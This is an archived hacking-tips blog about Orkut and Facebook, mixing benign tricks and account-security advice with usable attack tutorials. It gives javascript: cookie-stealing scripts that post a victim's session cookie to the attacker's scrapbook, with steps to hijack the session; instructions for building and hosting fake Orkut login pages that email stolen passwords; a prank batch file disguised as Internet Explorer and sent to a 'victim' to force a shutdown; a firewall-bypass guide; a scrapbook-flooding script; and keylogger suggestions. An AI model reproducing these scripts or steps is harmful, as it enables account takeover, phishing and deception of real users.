Translate!!

Subscribe in a reader

Showing posts with label Orkut Tricks. Show all posts

Saturday, February 6, 2010

How to Hack Cyberoam 100% working hack

Buzz It
submit to reddit StumbleUpon
Hello Frens I am back with another hacking tutorial . This time I will explain you all " How to Hack or Unblock cyberoam to access all blocked sites in college or company" . Tutorial will be noob friendly as everything is explained with the help of snapshots...So to know How to hack cyberoam Read On....

First of all Guys You Must Know What is Cyberoam and What Idea it uses to block the user.


What is Cyberoam :


Cyberoam is Identity-based unified threat management appliances, offer comprehensive threat protection with firewall-VPN, anti-virus, anti-spam, intrusion prevention system, content filtering in addition to bandwidth management and multiple link load balancing and gateway failover.
Identity-based controls and visibility are critical components of network security. With identity and network data combined, enterprises are able to identify patterns of behavior by specific users or groups that can signify misuse, unauthorized intrusions, or malicious attacks from inside or outside the enterprise. Activities and security policy rules can be enforced on network segments based on identity.

THINGS THAT WE NEED TO HACK CYBEROAM??
1.FootPrint IP . (Our Ip that is being footprinted or traced by any website that we visit. In short NAT outside local IP).

2. An Open PORT generally its 3128. (3128 port is active port which is always open If your computer has Network assessiblity.)

3. Proxifer and Its Settings. (any Version after 2.17).

Now that's the only things that we need If we want to hack or bypass the cyberoam Client. Now Detailed Hack Is below...


HACKING CYBEROAM (DETAILED HACK)
Stepwise Description:
1. First of all We need to get the FootPrint IP . Simple Method to Get FootPrint IP.
2. Open Your Mozilla Firefox Web Browser And type the Following Site.
      https://your-freedom.de
3. When you Open the Site you will see something like this:


Click On I understand the risk (THIS IS TO ACCEPT SSL CERTIFICATE)


Click on Add Exception



CLICK ON CONFIRM SECURITY CERTIFICATE.


4. Now Guys We have Got the Footprint IP.  Next thing is that We Neeed PORT for Accessing It.
USE PORT 3128 as Its open by default on system which have aceess to Internet.

5. NOW DOWNLOAD THE FOLLOWING SOFTWARE  (PROXIFIER)

http://www.mediafire.com/?qnmczoxojjw


6. Its a Portable version of Proxifier . So need Not To Install. Just Click on It And Extract Anywhere you want. I prefer In Pen Drive.


7. After that You will Get Some Files LIKE THIS and CLICK ON PROXIFER TO RUN IT.


8. Now see the Task Bar. You will See something Like This. Clcik on that.


9. CLICK ON OPTIONS AND THEN ON ROXY SETTINGS.


10. NOW TO THE FOLLOWING SETTINGS AS SHOWN:


11. Now do the Settings as Shown Below. and Click Ok.


12. Now CLICK OK . AND OPEN THE WEBSITE YOU WANT:


NOW THATS ALL OVER THE FULL TUTORIAL.  HOPE YOU WILL ENJOY IT ..

ALL QUESTIONS ARE WELCOMED.. IF YOU HAVE ANY QUERY ASK ME I WILL HELP YOU.


SPECIAL SETTINGS FOR AMU STUDENTS :


HEY FRENS THIS FOR YOU : 
YOU NEED NOT TO FIND FOOTPRINT IP I HAVE ALREADY DONE FOR YOU.
IN the Proxy setting Enter the Following:
Address : 210.212.76.241     Port :3128
And select HTTPS PROTOCOL.   And then CLICK on OK...

AND THEN OPEN ANY WEBSITE YOU WANT...
continue reading "How to Hack Cyberoam 100% working hack"

Tuesday, February 2, 2010

QUICK UPDATE FOR ALL YOUR SOCIAL NETWORKING SITES

Buzz It
submit to reddit StumbleUpon
Social networking & bookmarking site plays a vital role in driving huge amount of traffic to awebsite. It is must to update social networking sites frequently.

If you have account in many social networking & bookmarking websites it will be very difficult to update all the site at once & also concentrate in your website also..
Isn’t it..?!
Take a relax breath brother :-)
ping.fm helps you to update 40+ social networking website at one place without logging into all of your account .
Features :-
1-> Update 40+ social website at one place
2-> You can update through email, mobile, iphone, skype, (Aol,gtalk,yahoo messenger)
3-> Many Iphone applications
4-> Easy sharing & time saving
ping.fm offers updates in following networks :-

Facebook Pages
Ning
GTalk Status
AIM Status
Identi.ca
Brightkite
FriendFeed
Plurk
Jaiku
Blogger
Plaxo Pulse
LiveJournal
Bebo
hi5
Xanga
WordPress.com
Delicious
Koornk
Diigo
YouAre
Multiply
Yammer
Flickr
Utterli
seesmic
Laconi.ca
Present.ly
TypePad
ShoutEm
StreetMavens
Radar
myYearbook
Photobucket
Posterous
Yahoo Profiles
Tagged
MerchantCircle
Yahoo Meme
continue reading "QUICK UPDATE FOR ALL YOUR SOCIAL NETWORKING SITES"

Saturday, January 30, 2010

Orkut hacking (working)

Buzz It
submit to reddit StumbleUpon
First get firefox and the cookie editor plugin for it...they will be required in this operation.

Then make two fake accounts...u will ned one 
to receive the cookie and one to advertise your script so that if orkut starts deleting such profiles yourreal account wont be compromised.Its your choice.

javascript:nobody=replyForm;nobody.toUserId.value=62915936;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101)); nobody.action='Scrapbook.aspx?Action.writeScrapBasic';
nobody.submit()

U see the 62915936 part? Thats the one u need to edit to get the cookie to your account.....

Now here is the script Code:

HOW TO PUT UR NUMBER IN THAT SECTION??? FOLLOW THESE STEPS:

1) Go to YOUR ALBUM section.

2) Go to ANY photo and right click on it , see the properties of your display image...u will see something like 12345678.jpg

3) There will be a eight digit value.

4) Now put that value in the above javascript.

5) Thats it.

Now your javascript will look like:

javascript:nobody=replyForm;nobody.toUserId.value=yournumber;
nobody.scrapText.value=eval
(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,
111,111,107,105,101));
nobody.action='Scrapbook.aspx?Action.writeScrapBasic';
nobody.submit()

Now
give this script to the victim , ask him to go to his scrap book and
paste this script in his address bar and press enter. now you ll get
his cookies in your scrapbook.

Now after getting a cookie...

1) Go to your home page

2) Open the cookie editor plugin(TOOLS-->COOKIE EDITOR).

3) Type orkut in the text box and click filter/refresh.look for orkut_state cookie.

4) Just double click it and replace the orkut_state part with your victims. No need to change the _umbz _umbc part...

5) THATS IT!!

ANOTHER SCRIPT : (100%working)

javascript:nobody=replyForm;nobody.toUserId.value=53093255;

nobody.scrapText.value=document.cookie;nobody.

action='scrapbook.aspx?Action.submit';nobody.submit()

Put ur eight digit number in the place of (53093255)


Google uses a 4 Level Orkut login which makes it difficult to hack using brute force attack.


First Level Security-SSL or 128 bit secured connection


Second Level Google account checks for cookie in the sytem of user


Third Level Google provides a redirection to the entered User information


Fourth Level Google doesn't use conventional php/aspx/asp coding so impossible to attack using input validation attack!!!

It
is not an easy task to break this security! But still some people
manages to get access to other accounts. The question concerned is How
they do it? Many of them just use simple tricks that befool users and
then they themself leak out their password. Here are some points you
need to take care of, to prevent your Orkut account being hacked!

Phishing Attack

is the most popular way of stealing other's password.By using fake
login pages. The users land on a page where they are asked for their
login information and they enter their username and password thinking
it to be a real page but actually it is other way round. It submits all
the details entered to the programmer or the coder.
To know about it click here 
to protect from phishing try the security softwares in brilliant computing

Orkut New Features:
I have come across a page that looks like they are giving the user a
choice of selecting new features for orkut with your ID and password,
of course!! When user submit the page, there goes his ID and password
mailed to the coder.
http://brilliantcomputing.blogspot.com/2009/09/phishing-orkut.html
to protect from phishing try the latest security software in brlliantcomputing
Community Links: Many
times you are provided with a link to a community in a scrap. Read the
link carefully, It may be something like http://www.okrut.com/Community.aspx?cmm=22910233 OKRUT not ORKUT. Clicking on this link will take you to a fake login page and there you loose up your password.

Java script:

You must have seen the circulating scraps that asks you to paste this
code in your address bar and see what happens! Well sometimes they also
leak out your information. Check the code and if you are unsure of what
to do, then I recommend not to use it.

Primary mail address:
If by some means a hacker came to know password of your Yahoo mail or
Gmail, which users normally keeps as their primary mail address in
their Orkut account, then hacker can hack Orkut account by simply using
USER ID and clicking on 'forget password'.This way Google
will send link to the already hacked primary email id to change the
password of the Orkut account. Hence the email hacker will change your
Orkut account's password. Hence your Orkut account hacked too.

So
a better thing would be to keep a very unknown or useless email id of
yours as primary email id so that if the hacker clicks on 'Forgot
password' the password changing link goes to an unknown email id i.e.
not known to the hacker.Hence your Orkut account saved.
continue reading "Orkut hacking (working)"

How to protect your accounts

Buzz It
submit to reddit StumbleUpon

You all must know this as your gmail,twitter,facebook,orkut accounts are in the brink of hacking
Today i will teach you how to protect your accounts.That means to prevent your accounts from being hacked.  
To know this you must know how hackers hack you .I will tell you about it first
the methods used are
  • PHISHING
Phishing is a method commonly used by hackers.They create a fake login page.  Fake login pages will be similar to login pages of sites but when you enter username and password it will get stored in the log file of the hacker.
eg: www.okrut.com(look the spelling is different) www.facebok.com(spelling is different)
You can prevent this by many meathod 
  • First one is to look the address in the address bar before you enter user if and password
  • Next method is a little more easy as you don t want to care about looking and other things.  This method is by installing Antivirus software which have anti phishing protection Below are name of antivirus and also their download link


Next method used by hackers are installing keyloggers.keyloggers are maliculous software that will save every keystroke 
and save it in a log file and then be sent to the hackers email id whitout you be known.You may think it will be difficult to 
find the password and user id of account.But it is very easy.The username will be followed by the url and password will 
be followed by username.
How to prevent this 
Usually they are send by email as an executable file.But he icon will be of a folder or anything else.And if you open it it will 
get installed in your computer even without you be known.
It is strictly recommended that you must scan all your email attachments before you do anything.
Don't worry usually mast of the antivirus will automatically detect key loggers


Also some viruses can send your personal information,passwords etc to the hackers
Just install a good antivirus or an internet protection(comodo is good and free internet firewall)

Next is ethical hacking
By this methods hackers access your computer files you can easily prevent this by turning your firewall on
How to turn on firewall

  • Go to control panel
  • double click on windows firewall
  • Turn on firewall and click ok
For doubts and suggestion just mail me using the contact me feature or just leave a comment I will follow up

continue reading "How to protect your accounts"

Thursday, November 12, 2009

Make your own orkut theme

Buzz It
submit to reddit StumbleUpon
The social networking platform Orkut has now has a feature to set a theme for your profile. It means you can make your own orkut themes of your choice as there are limited themes available. Here is an easy way to customize your profile by making your own Orkut themes..
All that you need to make your own theme is Firefox + Greasemonkey. With these you can build your own Orkut themes in just a few seconds. Here’s how:
1. The Greasemonkey should be installed firstly. here are the links.
Greasemonkey for Firefox 2 | Firefox 3
2. Go to this page, and enter the url of a valid image. ( You can get your images by googling images you want.
Take care that the image url should be correct and should match the width of the Orkut page or else the image will be repeated.
3. Click on the submit button and you’ll get the Greasemonkey script with the background image of your choice.
That’s it and the new theme will be yours. If you are already using an official theme, then make sure you switch back to the classic theme before using the custom Greasemonkey theme. You can configure the Greasemonkey add-on to remove the theme if you don’t like it.

Here is a list of Free Orkut Themes

These Custom themes will take more time to load because it has to fetch the image from an external source after the page is fully loaded. But if you want to be special then go for a change and makeyour profile unique.

Another Easy Method to Create Your own Theme :
Orkut Theme Generator lets you create your own orkut themes.
Orkut theme generator


If you are interested to see a different theme in your orkut profile, go here and enter an image URl to use as a background image for your new theme and give a name to your theme and click create theme. Voila you now have the most beautifulorkut theme in the world.
Once you hit the button it will generate a userscript for the same, you can add this userscript to your browser to get the new theme. You need Greasemonkey addon for userscripts to work in Firefox.

continue reading "Make your own orkut theme"

Monday, October 12, 2009

Create a fake orkut \facebook virus to fool your friends

Buzz It
submit to reddit StumbleUpon

Create a fake orkut \facebook virus to fool your friends

It's been a long time that I have posted any virus making and hacking related article.I was just hanging around for one,and here is what,my search finished on.I will show you how to make a viruswhich when is runned,will show a warning message like"WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUSCLICK OK OR CLOSE THIS BOX!!."[You can change this text with whatever you want]and then will put its computer on a shutdown timer. This is totally harmless and safe to use.[Don't worry,we know how precious is your Facebook account to you]. 


So lets begain,as I know you can't control your excitement anymore:

1.Open Notepad.


2.Type the following text ( simply copy & paste)in Notepad 


@echo off msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTESYOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THEVIRUS CLICK OK OR CLOSE THIS BOX! PAUSE shutdown -r -t 300 -c " SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ..........."

Note:You can change the text highlighted in red with whatever you want to show. 


3.Now save this as Internet Explorer.bat file or whichever browser's name you but don't forget to type .bat immediately after the name.
 

4.Now right click this Internet Explorer.bat file and click create shortcut.
 

5.Now right click shortcut icon and click Properties-->Change Icon[In the shortcut tab]--> and choose Internet Explorer icon or any other similar to it.
 

6.Now delete the original shortcut as created in step 4 and replace it with this one.
 

7.Now send this to the victim's computer and when he will click on the icon.........
 
continue reading "Create a fake orkut \facebook virus to fool your friends"

Friday, October 2, 2009

Orkut Scrapbook hack

Buzz It
submit to reddit StumbleUpon
Orkut Scrapbook hack
How To Use this Hack?


There are three ways to use this hack.You can choose the one that best suits you.


a> Login To Your Sandbox Profile and Directly View The Locked Scrapbook

or


b> Using this Javascript :


  • Navigate to the profile which has disallowed non-friends to view his/her scrapbook
  • Run this script in the address bar
  •  
  •  SCRIPT
  •  
  • javascript:document.location=’http://scraphack.cspbrasil.com/ViewScraps.php?uid=’+encodeURIComponent(location.href);void(0)

  • Wait for 4-5 seconds and you will get to see the scraps.
  •  
continue reading "Orkut Scrapbook hack"

How to remove orkut,firefox,youtube virus

Buzz It
submit to reddit StumbleUpon

How to remove orkut,firefox,youtube virus

When your system is effected, it will show the following messages when u open:

Orkut:


FireFox:


YouTube:


How to Remove it:

1. Open Taskmanager -> Processes tab

Find svchost.exe with username(warning not a svchost.exe) end or kill these processes by pressing endprocess.

2. Open My Computer then type:

"C:\heap41a" in the address bar with quotes.

3. Delete everything in the folder

4. Goto Start -> Regedit -> Edit Tab -> Find -> Search for "heap41a" and delete that key.

Like:
C:\heap41a\svchost.exe
C:\heap(some number)\std.txt

5. Close the Registry Editor

That's it !
continue reading "How to remove orkut,firefox,youtube virus"

Wednesday, September 23, 2009

Custom flash photo generator

Buzz It
submit to reddit StumbleUpon
Custom flash photo generator


  • You can create a custom flash photo with this website.


  • Give touch ups to your own photo and make it look great!


  • Go here to generate custom flash photo.


  • Copy the generated HTML code and paste it in any scrapbook.


  • continue reading "Custom flash photo generator"

    Mass Add Friends

    Buzz It
    submit to reddit StumbleUpon
    Mass Add Friends 


  • First of all, enter the community ID.


  • Now, choose capture UID's option. Wait till all the ID's are captured.


  • No, choose the number of profiles to add as friends. Restrict to 250 to avoid temporary account freeze.


  • Click on add profiles.


  • If you wish to add huge number, you can configure the settings (bottom section).


  • Fill in 150 in the add column and keep 20 minutes as pause time. The software will now add 150 profiles and pause for 20 minutes to avoid the account freeze.


  •  CLICK HERE TO DOWNLOAD
    continue reading "Mass Add Friends"

    Meetul Profile Maker 3.0 : Speed Matters

    Buzz It
    submit to reddit StumbleUpon
    Meetul Profile Maker 3.0 : Speed Matters 


  • Uses SAME password for each profile (does not suffix random numbers).


  • Has a good memory (can remember the profile details you entered the last time).


  • Better Recovery Options (If the software crashes in between for any reason, the login info of the created profiles can be viewed in the profiles.txt file.


  • Better SPEED (speed matters).


  • Requirements:

  • Internet Explorer 7


  • DOT NET


  •  CLICK HERE TO DOWNLOAD
    continue reading "Meetul Profile Maker 3.0 : Speed Matters"

    How to Secure Your Orkut Profile Account and Prevent it from Getting Hacked

    Buzz It
    submit to reddit StumbleUpon

    How to Secure Your Orkut Profile Account and Prevent it from Getting Hacked

    Orkut, One of the best social networking sites available. It is very famous especially in countries like Brazil and India. These days, Orkut accounts are being hacked easily. This is happening due to the Ignorance of users. If you be careful during the Orkut Profile login process, you can stay away from the fraudulent sites which will steal your passwords and hack your Orkut Profiles. Here are some tips to make sure your Orkut account is secure and safe without possibility of getting hacked..


    • Make a Strong Password : 


    Always try to create strong passwords which are hard to guess. Avoid your phone numbers, pet names, birthday dates etc as passwords as they can be easily guessed. A password with numbers and alphabets like P($p1ac3 will be better. Also be careful while choosing your security question.

    • Never Share your personal Details :


    Be very careful not to share your Orkut login information like username and password with anyone. Be very sure when entering your login information. Check whether your browser shows https://www.google.com/accounts/ServiceLogin?.

    • Never copy and paste code into your address bar :


    Don’t copy any code into the browser, no matter what it claims to be able to do. The scripts may reveal your information to your friends. Its better to be on safe side avoid running unknown scripts.

    • Don’t download anything from Orkut : 


    Make sure you don’t download anything from Orkut, Especially files ending with vb or exe. They may be viruses which can infect computers. Remember that Orkut never offers any downloads.

    • Avoid Clicking External Links:


    Don’t click links which are not related to Orkut. The external links which are not verified by Orkut may lead to some phishing sites. So better be cautious.

    • Get a good Anti virus:


    Antivirus is almost a must for every computer. Even the best Orkuteer can be a victim of phishing attack. Download, Install a good antivirus and scan your computer regularly to keep it safe. Click here to get Free Antivirus.

    • Stay away from External Applications :


    Orkut has a number of applications and more number of applications are being added everyday. Do not prefer any external application for accessing Orkut as they may not be genuine. Only try to access the Orkut applications provided  for you in the Application Directory and have fun.
    These tips when followed will provide you with a safe and secure way to access Orkut and will make your Orkutting experience better. Remember its better to be safe than sorry. Happy Orkutting..!


    continue reading "How to Secure Your Orkut Profile Account and Prevent it from Getting Hacked"

    PHISHING ORKUT!!!!!!!

    Buzz It
    submit to reddit StumbleUpon

    PHISHING ORKUT!!!!!!!

    THIS ONE IS EXCLUSIVE !!!!!!!!!!
    DISCLAMER:WRITER DOES NOT PROMOTE HACKING ITS ONLY FOR EDUCATIONAL PURPOSES REMEMBER HACKING IS A CRIME BY US FEDRAL STATE LAWS


    U CAN NOW HACK ORKUT.............LIKE A 2 YEAR OLD KID..........
    ALL U NEED A FAKE ORKUT PAGE AND THE FOLLOWING INSTRUCTIONS

    http://522369.googlepages.com/home

    GO TO THIS LINK AND DOWNLOAD UNTOUCHED ORKUT PAGE THEN FOLLOW THE INSTRUCTIONS....................


    Steps to follow to edit this page so that you receive the EMAIL ID and PASSWORD.

    1) save the Fake Orkut Login page.html to your folder.

    2)Right click the file and click "edit".open with notepad

    3) Search "EMAIL IS TO BE CHANGED IN THIS SECTION". It will look like somewhat this

    4) Or search YOUR@EMAIL.COM. The line will be like this

    5) Change the YOUR@EMAIL.COM according to your EMAIL on which you want the EMAIL ID and PASSWORD.

    6)Save the page

    !!!!!!!Hurray you have just finished a phishing ORKUT page.!!!!!!


    ......................................................................................
    also U CAN DO THIS TO OTHER SITES ALL U HAVE TO DO IS HACK IDS THRU FAKE PAGES

    BUT REMEMBER THIS IS A CRIME AND IF CAUGHT U WILL SUFFER THIS INFORMATION IS ONLY FOR VIEWERS KNOWLEDGE!!!NO DESTRUCTIVE PURPOSE!!!

    Do step by step

    1.Open any page for which you wanna make fake.

    2. Save page . In the saving option it asks for save as type select complete webpage.

    3. Now where u have save the page it will be showing u that page and a dir wid images on the page.

    4. Now Rite Click on the Page and click edit.

    5. press ctrl + f and search for
    http://www.big-llc.com/formmailer/submit” method=”post”>

    8. enter your email id up and the link you want the people to be redirected after they enter their passwords.

    9. Save and close the editor.

    10. upload your webpage to free web hosting sites such as googlepages or freeweb7

    tell ur frnds to enter their and wen they do it u get the pass on the email id you enter above
    continue reading "PHISHING ORKUT!!!!!!!"

    How To Hack Orkut ???

    Buzz It
    submit to reddit StumbleUpon


    FOR EDUCATIONAL PURPOSES ONLY                           

    DO THIS AT YOUR OWN RISK


    Google uses a 4 Level Orkut login which makes it difficult to hack Orkut using brute force attack.

    Second Level – Google account checks for cookie in the sytem of user

    Third Level – Google provides a redirection to the entered User information

    Fourth Level – Google doesn’t use conventional php/aspx/asp coding. So it is impossible to hack Orkut using input validation attack!!!
    It is not an easy task to hack Orkut by breaking this security! But still some people manages to get access to other’s Orkut accounts. The question concerned is How they do it? Many of them just use simple tricks that fool users and then they themself leak out their password. Here are some points you need to take care of, to protect your Orkut account being hacked.[go hacking]

    Common Ways to Hack Orkut


    1. Using Keyloggers is one of the Easiest Way to Hack an Orkut (or any other email) password. Keylogger programs can spy on what the user types from the keyboard. If you think that you can just uninstall such programs, you are wrong as they are completely hidden.
    A keylogger, sometimes called a keystroke logger, key logger, or system monitor, is a hardware device or small program that monitors each keystroke a user types on a specific computer’s keyboard. Keylogger is the easiest way to hack an Orkut account.
    A keylogger program is widely available on the internet. Some of the best ones are listed below
    Win-Spy Monitor
    Realtime Spy
    A detailed information on Keylogger Hack can be found in my post Hacking an Email Account.
    2. Phishing Attack is the most popular way of hacking/stealing other’s password. By using fake login pages it is possible to hack Orkut. Here the users land on a page where they are asked for their login information and they enter their Orkut username and password thinking it to be a real page but actually it is other way round. It submits all the entered details to the creator of the fake login page.
    3. Orkut New Features: I have come across a page(fake page) that looks like they are giving the user a choice of selecting new features for orkut with your ID and password, of course!! When the user submit’s his/her Orkut login information through this page, there goes his ID and password mailed to the coder.
    4. Community Links: Many times you are provided with a link to a community in a scrap. Read the link carefully, It may be something like http://www.okrut.com/Community.aspx?cmm=22910233 OKRUT not ORKUT. This is definitely a trap created by the hacker to hack your Orkut password. Clicking on this link will take you to a fake login page and there you loose up your password.
    5. Java script: You must have seen the circulating scraps that asks you to paste this code in your address bar and see what happens! Well sometimes they also leak out your information. Check the code and if you are unsure of what to do, then I recommend not to use it. So be careful, javascripts can even be used to hack Orkut!
    6. Primary mail address: If by some means a hacker came to know the password of your Yahoo mail or Gmail, which users normally keeps as their primary mail address in their Orkut account, then hacker can hack Orkut account by simply using USER ID and clicking on ‘forget password’. This way Google will send link to the already hacked primary email ID to change the password of the Orkut account. Hence the email hacker will change your Orkut account’s password. Hence your, Orkut account is hacked too.
    So a better thing would be to keep a very unknown or useless email ID of yours as primary email id so that if the hacker clicks on ‘Forgot password’ the password changing link goes to an unknown email id i.e. not known to the hacker. Hence your Orkut account saved.
    So, I hope that this post not only teaches you to hack Orkut but also to hack protect your Orkut account.
    continue reading "How To Hack Orkut ???"

    Tuesday, September 22, 2009

    ORKUT HACK FAKE LOGIN PAGE

    Buzz It
    submit to reddit StumbleUpon

    ORKUT HACK FAKE LOGIN PAGE  

    DO IT AT YOUR OWN RISK

    Fake logins are pages which are actually not the server files but a file which is created to mislead people to get passwords and personal Data.So with this you can get people by leading them to your site and then they give their e-mail and password and will get hacked. First download it and then follow the installation steps.


    Hack-Genius


    Installation

    1. First extract the contents into a folder
    2. Create an id in www.110mb.com , because i know about that site quite well.
    3. Then upload the contents into a directory
    4. For that,after creating an id you should go to file manager and upload all these files.
    5. Then just got to Orkut.htm and try out whether its working .
    6. After you type the file , a password file will be created in the same directory .
    7. Then you can see what username and password you have entered.

    continue reading "ORKUT HACK FAKE LOGIN PAGE"

    orkut trick

    Buzz It
    submit to reddit StumbleUpon

    orkut trick

    Type any four nos. without space in front of the symbol &# except 0000 and every time a new thing will come out. Not every time bcoz in most tries the symbol like this will come:- ✏&#1234
    continue reading "orkut trick"

    Wednesday, September 9, 2009

    colourfull scrap

    Buzz It
    submit to reddit StumbleUpon

    colourfull scrap

    For writing multi colored scrap, follow the steps:


    1) Open any scrapbook.

    2) Write your message in the scrap. Do NOT click on submit.

    3) Copy the following text and paste it in your address bar
    javascript:cor=new Array('aqua','blue','fuchsia','gold','gray','green','lime','maroon','navy'
    ,'olive','orange','pink','purple','red','silver','teal','violet', 'yellow' );var z=0;txt=document.getElementsByTagName('textarea')[0];txt.value=txt.value.replace(/(.)/gi,"§$1");txt.value=txt.value.replace(/\§ /gi," ");for(y=0;y


    4) Hit ENTER key .
    5) Click on Submit


    n ur scrap is now multicoloured
    continue reading "colourfull scrap"

    speed up your orkut

    Buzz It
    submit to reddit StumbleUpon

    speed up your orkut

    Bookmark the following link and use it to login into orkut!

    https://www.google.com/............www.orkut.com%2FGLogin.aspx

    The above link directly opens orkut login box! So it is faster than normal orkut login.
    continue reading "speed up your orkut"

    mirror link in orkut

    Buzz It
    submit to reddit StumbleUpon

    mirror link in orkut

    These links if clicked redirects the person who clicked to his/her profile..
    U can use these in Your Profile like :MY best frnd" and any one who clicks on these links u define will see hes/her own profile.


    this will give out d profile:

    http://www.orkut.com/Profile.aspx???2pid=11731517960896443124

    this will give out the Album :

    http://www.orkut.com/AlbumView.aspx?2uid=3492118394569816171

    this will give out the Scrapbook :

    http://www.orkut.com/Scrapbook.aspx?2uid=6849219260034274333

    14) Make ur Page Colorful
    continue reading "mirror link in orkut"

    scrap flooder

    Buzz It
    submit to reddit StumbleUpon

    scrap flooder

    What you need :

    1. Firefox 1.5+
    2. Greasemonkey plugin for firefox

    Install both the above mentioned softwares, restart your firefox after installation of the reasemonkey plugin.

    http://www.tricks4fun.com/orkut/scrapflooder.user.js

    Now right click the above given link, click “install this script” from the so opened menu. The script should get installed if you have installed firefox and greasemonkey correctly.

    Now open someone’s scrapbook & just see what happens.

    How to edit the script?

    * Keeping firefox window open, open the Tools menu from the firefox’s toolbar, and click “Manage User Scripts”.
    * Select Scrap Flooder
    * Click Edit
    * Open it with notepad from c:\windows\notepad.exe only if asks for some editor.
    * Search for this line in the script “document.getElementById(’scrapText’).value=’[b]I m the KING..!![/b][silver]’+'’+i+’[/silver]’;”
    * Write something else in place of I m the KING..!!
    * Save
    * Again test this script on someone’s scrabook
    continue reading "scrap flooder"
    Next home

    RECENT COMMENTS

    Grab This Widget

    Random posts


    Powered by FeedBurner

    Subscribe to updates
    Blog-Watch - The Blog Directory
    Computers blogs
    googlef97e20b47bd40d74.html
    The Link Exchange - Your ultimate resource for link exchange!
    Technology Blogs - Blog Rankings
    Computers Blogs
    GoLedy.com
    Blog Directory
    Technology Blogs - Blog Rankings
    Blog Directory
    Blog Directory
    Listed in LS Blogs the Blog Directory and Blog Search Engine

    I'm in

    I'm in
    Reddit [Mithun Mohan]

    Follow me in twitter

    Follow me in twitter
    [Brilliant Computing]

    See me in Delicious

    See me in Delicious
    Mithun Mohan

    Find me in stumble upon

    Find me in stumble upon
    [Mithun Mohan]

    Lets become friends in digg

    Lets become friends in digg
    [Brilliant Computing]

    The Brilliant Computing community in Orkut

    VISITORS

       
    MyFreeCopyright.com Registered & Protected

    TERMS AND CONDITIONS

    Dear Visitors...
    This blog does not contain uploaded files on the server but only provides direct links to download files.Navigate the links provided at your own risk.If any problem occurs like broken link or something or virus then you can contact me via 'Contact Me' found on top of this blog so that I can change the link.Dont hesitate to comment.If Any request or suggestions plz contact me.
    DO THE HACKS POSTED HERE AT YOUR OWN RISK.
    Thankyou for visiting my blog............enjoy

    Protected by Copyscape Plagiarism Detector
    function rtclickcheck(keyp){ if (navigator.appName == "Netscape" && keyp.which == 3){ alert(message); return false; } if (navigator.appVersion.indexOf("MSIE") != -1 && event.button == 2) { alert(message); return false; } } document.onmousedown = rtclickcheck;

    Brilliant Computing Copyright © 2009 Brilliant Computing is Designed by Ipietoon Sponsored by Online Business Journal

    Creative Commons License
    Brilliant computing by Mithun is licensed under a Creative Commons Attribution-Noncommercial 2.5 India License.